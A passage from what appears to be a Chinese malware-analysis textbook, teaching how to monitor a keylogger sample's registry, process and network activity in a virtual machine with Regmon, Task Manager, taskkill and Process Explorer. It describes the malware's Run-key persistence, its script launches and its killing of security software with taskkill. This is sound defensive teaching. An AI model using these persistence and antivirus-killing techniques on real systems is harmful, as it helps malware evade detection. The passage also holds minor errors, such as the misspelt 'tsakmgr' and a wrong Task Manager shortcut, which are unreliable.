这里我们依然运行先前的 KeyLog 病毒，将其拖放到虚拟机中，然后完成对 Regmon 的各项设置，设置完毕双击运行病毒，这时便得到图 3-14 所示的监控记录。




图 3-14 Regmon 输出的注册表监控结果

可以很清晰地看到 KeyLog 这个病毒对注册表的操作，在 Run 项下建立了一个 winpool 项，并且将它自身的备份关联于此达到自启动的目的。

注 意

在监控注册表操作的同时有可能会监控到其他注册表操作记录，一般是 explorer.exe 这个系统进程进行的注册表操作。运行任何一个程序，无论是否病毒都会有这些操作，这些属于垃圾信息。尽管做了过滤，一般也无法过滤干净，所以可以不予理会。

提 示

实际上 Regmon 不仅仅可以用于病毒分析上。通过前面的一些实例可以看出，Windows 系统的许多功能都跟注册表有关，换句话说通过更改 Windows 注册表可以实现许多功能。如果我们发现某个软件具有某个非常实用的功能，但是又不知道它是如何实现的，这时可以在开启这个功能之前开启 Regmon，利用它监视这个功能的实现，观测其是否利用了注册表，如果利用了注册表便可以得知它利用了注册表的哪一项。

3.2.4 进程监控

Windows 系统的每个可执行程序运行后都会产生一个进程，同时这个新产生的进程还可以运行其他程序再产生一个或多个新进程，这两个进程中，前者称为后者的父进程，后者为前者的子进程。计算机病毒运行后同样也会产生一个进程，而且它还可能影响其

他进程，所以监控系统进程的变化对分析病毒也很有意义。只要我们对系统进程有所了解，就不再会对各种进程感到陌生，就可以对系统中的可疑进程进行处理。

1. 任务管理器

我们可以使用一些进程管理工具来管理和监控系统中的所有进程。当前网络上流行的管理进程的工具非常多，实际上 Windows 系统自带的任务管理器，它就可以作为进程管理和监控工具来使用。因为这是系统所携带的，所以我们首先来介绍这个工具。任务管理器不但可以实时显示当前系统中所有进程的变化，还可以结束一般（这里之所以用“一般”这个词，是因为有些系统进程是受保护的，无法使用任务管理器结束）进程。这也是前面讲到的为什么有些病毒要禁用我们的任务管理器的原因。

(1) 任务管理器功能简介

Windows 的任务管理器提供了有关计算机性能信息的查看功能，并可以显示计算机上所运行的程序名以及进程的详细信息，可以显示各个进程使用内存的事实详情；如果连接到网络，那么还可以查看网络状态并迅速了解网络是如何工作的，如图 3-15 所示。

启动任务管理器的方式有：快捷键，“Ctrl+Alt+Del”或“Ctrl+Shift+Esc”或者单击“开始”菜单，然后选择“运行”子菜单，在弹出的“运行”对话框中输入“tsakmgr”后按回车即可。




图 3-15 Windows 任务管理器

任务管理器的主界面提供了文件、选项、查看、关机、帮助五大菜单项，这些菜单

提供了任务管理器的所有功能，如“关机”菜单下可以完成待机、休眠、关闭、重新启动、注销、切换等操作，操作简单易懂，读者可以自行研究测试。菜单栏下面有应用程序、进程、性能、联网、用户五个标签页，窗口底部则是状态栏，从这里可以查看到当前系统的进程数、CPU 使用比率、更改的内存容量等数据，默认设置下系统每隔两秒钟对数据进行一次自动更新，当然你也可以单击“查看→更新速度”菜单重新设置。5 个标签页的各自功能如下。

#### · 应用程序

这里显示了所有当前正在运行的应用程序，不过它只会显示当前已打开窗口的应用程序，而腾讯 QQ、MSN Messenger 等最小化至系统托盘区的应用程序则并不会显示出来。你可以在这里单击“结束任务”按钮直接关闭某个应用程序，如果需要同时结束多个任务，可以按住 Ctrl 键进行复选；单击“新任务”按钮，可以直接打开相应的程序、文件夹、文档或 Internet 资源，如果不知道程序的名称，可以单击“浏览”按钮进行搜索，其实这个“新任务”的功能等同于开始菜单中的运行命令。

#### · 进程

这里显示了所有当前正在运行的进程，包括应用程序、后台服务等，那些隐藏在系统底层深处运行的病毒程序或木马程序都可以在这里找到，当然前提是我们要知道它的名称。找到需要结束的进程名，然后执行右键菜单中的“结束进程”命令，就可以强行终止，不过这种方式将丢失未保存的数据，而且如果结束的是系统服务，则系统的某些功能可能无法正常使用。

#### · 性能

从任务管理器中我们可以看到计算机性能的动态情况，例如 CPU 和各种内存的使用情况。

**CPU 使用：**表明处理器工作时间百分比的图表，该计数器是处理器活动的主要指示器，查看该图表可以知道当前使用的处理时间是多少。

**CPU 使用记录：**显示处理器的使用程序随时间的变化情况的图表，图表中显示的采样情况取决于“查看”菜单中所选择的“更新速度”设置值，“高”表示每秒 2 次，“正常”表示每两秒 1 次，“低”表示每四秒 1 次，“暂停”表示不自动更新。

**PF 使用情况：**PF 是页面文件 Page File 的简写，但这个数字常常会让人误解，以为是系统当时所用页面文件大小。正确含义则是正在使用的内存之和，包括物理内存和虚拟内存。那么如何得知实际所使用的页面文件大小呢？一般需要借助第三方软件，比如 PageFile Monitor 工具等。

**页面文件使用记录：**显示页面文件的量随时间的变化情况的图表，图表中显示的采样情况取决于“查看”菜单中所选择的“更新速度”设置值。

**总数：**显示计算机上正在运行的句柄、线程、进程的总数。句柄数：系统中正在使用的句柄（关于句柄的概念稍后介绍）的数量，“线程数”指程序中能独立运行的部分，

“进程数”简单理解就是运行的程序数目。

**物理内存：**计算机上安装的总物理内存，也称 RAM。“总数”表示分配给程序和操作系统的内存，“总数”值则与“页面文件使用记录”图表中显示的值相同。“可用数”表示物理内存中可被程序使用的空余量，但实际的空余量要比这个数值略大一点，因为物理内存不会在完全用完后才去转用虚拟内存的，也就是说这个空余量是指使用虚拟内存（Page File）前所剩余的物理内存。“系统缓存”表示被分配用于系统缓存用的物理内存量，主要用来存放程序和数据等。一旦系统或者程序需要，部分内存会被释放出来，也就是说这个值是可变的。

**认可用量总数：**其实就是被操作系统和正运行程序所占用的内存总和，包括物理内存和虚拟内存（Page File），它和上面的 PF 使用率是相等的。“限制”指系统所能提供的最高内存量，包括物理内存（RAM）和虚拟（Page File）内存。“峰值”指一段时间内系统曾达到的内存使用最高值。如果这个值接近上面的“限制”的话，意味着我们需要增加物理内存，或者增加 Page File，否则系统会出问题。

**核心内存：**操作系统内核和设备驱动程序所使用的内存，“分页数”是可以复制到页面文件中的内存，一旦系统需要这部分物理内存的话，它会被映射到硬盘，由此可以释放物理内存；“未分页”是保留在物理内存中的内存，这部分不会被映射到硬盘，不会被复制到页面文件中。

#### • 联网

这里显示了本地计算机所连接的网络通信量的指示，使用多个网络连接时，我们可以在这里比较每个连接的通信量，当然只有安装网卡后才会显示该选项。

#### • 用户

这里显示了当前已登录和连接到本机的用户数、标识（标识该计算机上的会话的数字 ID）、活动状态（正在运行、已断开）、客户端名，可以单击“注销”按钮重新登录，或者通过“断开”按钮断开与本机的连接，如果是局域网用户，还可以向其他用户发送消息。

#### （2）使用任务管理器进行进程监控

现在我们就使用任务管理器来监控病毒运行后进程的变化，仍旧运行之前的 KeyLog 病毒。启动虚拟机，并恢复先前的快照。这次在运行之前首先按“Ctrl+Shift+Del”（在虚拟机中应该是“Ctrl+Shift+Ins”组合键）组合键弹出任务管理器，然后将 KeyLog 病毒拖放到虚拟机中，重命名为其加上“.exe”这个扩展名，然后双击运行。此时在任务管理器的进程一栏中将看到新增的这个病毒进程，如图 3-16 所示。

前面曾介绍当我们按键每超过 250 次，KeyLog 病毒将运行其释放的脚本，从而将启动脚本解释器进程。那么我们就开始任意按键，同时随时观察任务管理器的变化，确实当按键次数每超过 250 次，我们都可以看到一个新的名为 cscript.exe 的进程启动了，如图 3-17 所示。




图 3-16 任务管理器监控到病毒进程      图 3-17 任务管理器监控到病毒启动的 cscript.exe 进程

Windows 的 VBS 脚本是由 cscript.exe 这个程序解释执行的，当我们运行任何一个 VBS 脚本的时候，实际上系统调用 cscript.exe 程序运行脚本中的代码。所以当 KeyLog 病毒运行 kernel.vbs 脚本后，我们看到的新启动的进程名是 cscript.exe。但是这个新进程执行完其功能很快就会退出，所以动作并不明显，如果不仔细看很难看到这个现象。最后我们可以单击右键结束掉病毒进程。

2. taskkill 工具介绍

除了任务管理器，Windows 系统还提供了另一个结束进程的工具 taskkill，taskkill 是个命令行工具。之所以提到这个工具，并不是告诉读者以后就使用这个工具结束某个不想运行的进程，这样并不方便，而是计算机病毒通常会调用这个工具去结束杀毒软件、防火墙等安全软件的进程，所以需要对其有所掌握。

taskkill 的启动方法：“开始”→“运行”，输入“cmd.exe”命令打开 CMD 控制台，然后输入 taskkill 命令按回车键，如图 3-18 所示。

描述：

这个命令行工具可用来结束至少一个进程，可以根据进程 id 或进程名来结束进程。我们在控制台中输入 taskkill /?命令将显示他的帮助信息，如下所示。

参数列表：

- /?：显示说明；
- /S system：指定要连接到的远程系统；
- /U [domain]\user：指定应该在哪个用户上下文执行这个命令；
- /P [password]：为提供的用户上下文指定密码，如果忽略，提示输入；
- /F：指定要强行终止进程；




图 3-18 终止 winrar 进程

/FI filter: 指定筛选进或筛选出查询的任务;  
/PID process id: 指定要终止的进程的 PID;  
/IM image name: 指定要终止的进程的图像名, 通配符 “\*” 可用来指定所有图像名;  
/T Tree kill: 终止指定的进程和任何由此启动的子进程; 如我们输入: taskkill /f /IM notepad.exe /IM mspaint.exe 表示强行终止进程名为 notepad.exe 和 mspaint.exe 的两个进程。

### 3. Process Explorer 的使用

无论是系统的任务管理器, 还是 taskkill, 对于进程的管理与监控总是不那么完美, 在任务管理器中无法知道指定进程是由哪个进程启动的, 也就是无法得知进程的父进程。这是任务管理器的不足之处, 而 taskkill 也仅仅可以结束进程, 无法做到实时监控。我们将介绍另一个非常优秀的进程管理工具——Process Explorer, 它与 Filemon、Regmon 同属于 Winternals software 公司的产品。它不但能非常方便地查看各种系统进程, 而且还能查看那些我们使用任务管理器所看不到的在后台执行的处理程序, 并且以各种颜色高亮显示各类不同的进程。并且该工具的最大特色就是可以终止任何进程, 甚至包括系统的关键进程 (笔者不推荐终止系统关键进程, 否则会出现死机、蓝屏等异常)。

Process Explorer 运行后的主程序界面如图 3-19 所示。

#### 注 意

Process Explorer 和 Filemon 一样, 都是基于 Ring0 级的监控, 也就是软件运行后要释放并加载一个驱动程序, 所以如果您运行的计算机上安装有杀毒软件, 并且杀毒软件开启了实时监控功能, 杀毒软件将拦截此操作, 如图 3-20 所示, 这里直接单击“允许”即可。






图 3-19 Process Explorer 主程序界面

(1) Process Explorer 的特色显示输出

与 Filemon、Regmon 界面不同，Process Explorer 的输出窗口带有颜色，这是它的一大特色，将不同类型的进程用不同颜色进行区分。

我们也可以自定义各类进程的输出颜色，单击“Options”菜单，然后选择“Configure Highlighting”子菜单，之后弹出图 3-21 所示的颜色配置对话框。




图 3-20 杀毒软件阻止 Process Explorer 加载驱动




图 3-21 颜色配置

其中：

New Objects 表示新创建的进程以绿色显示。这样每次系统新启动了哪些进程我们都能够通过高亮的绿色很容易地查看；

Deleted Objects 表示被结束的进程以红色显示。这样每次系统新退出了哪些进程我们都能够通过高亮的红色很容易察觉；

Own Processing 表示当前用户进程以浅粉色显示；

Relocated DLLs 表示进行重定位的动态链接库（此处不理解无影响）；

Services 表示系统服务相关的进程以灰绿色显示；

Packed Images、Jobs、.NET Process 几项暂时不必关心。

我们这里要着重注意的是 Own Processing 和 Services 两项，这两项配置不同的颜色从而很容易区分用户进程和系统进程。读者可以根据个人喜好，单击右边的“Change”按钮重新配置颜色。

像 Filemon、Regmon 一样，为了达到更好的视觉效果，我们可以对输出窗口的字体进行设置，选择“Options”菜单，单击“Font”子菜单，如图 3-22 所示。

选择“Tahoma”字体，大小选择 10 号，此时输出窗口字体清晰美观。Process Explorer 输出窗口总共输出 5 项内容。

第 1 项“Process”表示进程名。

第 2 项“PID”表示进程的标识，（每个进程在系统中都有惟一的标识，这个称为 PID）

第 3 项“CPU”表示此进程所占用的 CPU 资源

第 4 项“Description”表示进程所对应程序的描述

第 5 项“Company Name”表示进程所对应程序的开发商

与 Filemon、Regmon 不同，Process Explorer 的输出窗口具有排序功能，我们可以单击任何一个字段，输出窗口的内容将以被单击的字段按照升序或降序进行排序。单击一下升序，再次单击则降序，如此反复。但是第 1 项“Process”稍有不同，单击它有三种状态，分别是升序、降序、分支。所谓分支是说所有进程以树型结构按照父子关系进行排列显示。这个功能非常有用，通过这种显示方式我们可以很清晰地看出某个进程由哪个进程创建，以及某个进程都创建了哪些进程。在监控病毒运行时，如果病毒创建了新进程，通过这种显示方式便能够很好地发现。

## （2）使用 Process Explorer 进行监控

现在在 Process Explorer 工具的监控下重新运行 KeyLog 木马病毒，再次观察其病毒行为。启动虚拟机，恢复快照，将病毒和 Process Explorer 工具放到虚拟机中，然后把 Process Explorer 工具启动，完成其设置后运行病毒。这时我们很清晰地看到了 KeyLog




图 3-22 设置字体

进程，如图 3-23 所示。




图 3-23 Process Explorer 监控到 KeyLog 的运行

而且当我们按键达到 250 次以后，可以很容易看到病毒 KeyLog 又启动了 cscript.exe 子进程，如图 3-24 所示。




图 3-24 KeyLog 启动 cscript.exe 子进程运行其释放的脚本

并且通过输出窗口的树结构父子层次关系我们也很容易看出 cscript.exe 是由病毒 KeyLog 创建的。过几秒钟后可以发现 cscript.exe 以红色显示，表明它即将退出，如图 3-25 所示。




图 3-25 红色表明 cscript.exe 退出

(3) Process Explorer 的其他功能

• 进程查看管理功能

Process Explorer 工具的优势远不止如此。如果我们要查看进程的详细信息，可以选中某个进程，然后双击鼠标左键，这样即调出它的属性对话框，通过各个标签页我们可以查询有关此进程的详细信息，如：进程中的性能、字符串（鉴定病毒极为重要）、环境变量、线程、对应的镜像（进程对应的应用程序）、TCP/IP 等，如图 3-26 所示。

Process Explorer 还可以替换掉 Windows 的任务管理器，单击“Options”菜单，然后选择“Replace Task Manager”子菜单项即可替换掉任务管理器。此时按“Ctrl+Alt+Del”组合键将不再弹出任务管理器，而是 Process Explorer 工具。

• 搜索文件句柄功能

我们经常会遇到这种情况，有些时候我们删除一个文件的时候，可能因为此文件正在被使用而导致无法删除。这时将有如下提示，如图 3-27 所示：Windows 系统会提示无法删除此文件（我们试图删除桌面的 Notepad.exe 程序，但是由于它正在被其他程序占用所以删除失败）。



图 3-26 TTPlayer 进程的属性




图 3-27 无法删除被占用的程序

Windows 系统仅仅提示 Notepad.exe 正在被另一个人使用，但是并不知道被谁使用。这时候可以使用 Process Explorer。在其主窗口中按快捷键“Ctrl+F”，此时弹出句柄搜索对话框，如图 3-28 所示。




图 3-28 句柄搜索对话框

### 说明

首先要提出句柄的概念。句柄在 Windows 编程中是一个很重要的概念，在许多地方都扮演着重要的角色。但由此而产生的句柄概念也大同小异，比如：<<Microsoft Windows 3 Developer's Workshop>>(Microsoft Press, by Richard Wilton)一书中句柄的概念是：在 Windows 环境中，句柄是用来标识项目的，这些项目包括：

- \*.模块 (module)
- \*.任务 (task)
- \*.实例 (instance)
- \*.文件 (file)
- \*.内存块 (block of memory)
- \*.菜单 (menu)
- \*.控制 (control)
- \*.字体 (font)
- \*.资源 (resource)，包括图标 (icon)，光标 (cursor)，字符串 (string) 等
- \*.GDI 对象 (GDI object)，包括位图 (bitmap)，画刷 (brush)，元文件 (metafile)，调色板 (palette)，画笔 (pen)，区域 (region)，以及设备描述表 (device context)。

Windows 程序中并不是用物理地址来标识一个内存块，文件，任务或动态装入模块的，相反的，Windows API 给这些项目分配确定的句柄，并将句柄返回给应用程序，然后通过句柄来进行操作。

在<<WINDOWS 编程短平快>>（南京大学出版社）一书中是这么说的：句柄是 Windows 用来标识被应用程序所建立或使用的对象的惟一整数，Windows 使用各种各样的句柄标识诸如应用程序实例，窗口，控制，位图，GDI 对象等。Windows 句柄有点像 C 语言中的文件句柄。

在这里我们可以这么理解，Windows 系统在控制和区分各种资源的时候是通过句柄，那么句柄也就是不同资源的标识，相当于 ID。对于系统中的任何一个文件，一旦被程序在内存中使用都会产生相应的句柄，它是惟一的。

既然 Notepad.exe 这个文件正在被另一个进程使用,那么此进程一定创建了它的一个句柄, Process Explorer 恰恰提供了句柄搜索功能,通过搜索句柄就能够找出是谁占用了 Notepad.exe。我们在编辑框中键入 Notepad.exe, 然后点击 “Search” 按钮, 搜索结果如图 3-29 所示。




图 3-29 找到占用记事本句柄的进程

通过搜索结果可以看出是一个名为 PE.exe 的程序正在使用 Notepad.exe, 所以导致我们无法删除, 这时只需关闭 PE.exe 所创建的句柄即可。单击列表框的那一项, 这时 Process Explorer 主窗口中便定位到该句柄, 如图 3-30 所示。




图 3-30 定位记事本句柄

用鼠标右键单击此句柄项, 在弹出的快捷菜单中选择 “Close Handle” 子菜单项即可关闭这个句柄, 这样再删除 Notepad.exe 这个程序就可以删除成功了。

• 搜索动态链接库功能

我们在第 2 章曾介绍, 计算机病毒通常会将病毒代码写到 DLL 文件中, 然后将其注



入到某个进程中，当进程加载此 DLL 后，让原本正常安全的进程具备了病毒功能。在这种情况下，搜索进程中的 DLL 模块就显得尤为重要了，如果我们已经知道了病毒 DLL 的名称，并且也知道它已经被注入到系统进程中去。这时就需要在系统所有进程中搜索此 DLL，凡搜索到以后立即将此 DLL 卸载。这种方法是终止活动病毒代码或内存病毒查杀的方法之一。Process Explorer 也提供了 DLL 搜索功能，我们可以在其主窗口中按快捷键“Ctrl+E”，之后将弹出 DLL 搜索对话框，如图 3-31 所示。




图 3-31 搜索动态库对话框

在编辑框中输入待搜索的 DLL 名称，单击 Search 按钮即可完成搜索，如图 3-32 所示。




图 3-32 所有加载了 kernel32.dll 的进程

有关 Process Explorer 的功能暂时介绍到这里，在后面的病毒分析示例中我们还将继续介绍 Process Explorer 工具的其他实用而强大的功能。

3.2.5 网络行为监控

除了文件、注册表、进程的监控，有些时候我们在分析病毒时还需要监控计算机病毒的网络行为。查看计算机病毒是否在连接网络，查看所有联网的程序哪些是非法的。

1. netstat 工具介绍

Windows 系统提供了 netstat 命令行工具，它将显示协议统计信息和当前 TCP/IP 网络连接情况。它可以显示路由表、实际的网络连接以及每一个网络接口设备的状态信息。Netstat 可以显示与 IP、TCP、UDP 和 ICMP 协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

例如：在命令提示符下输入 netstat -an 命令，该命令将以数字的形式显示所有连接的 IP 地址和端口，如图 3-33 所示的显示结果。

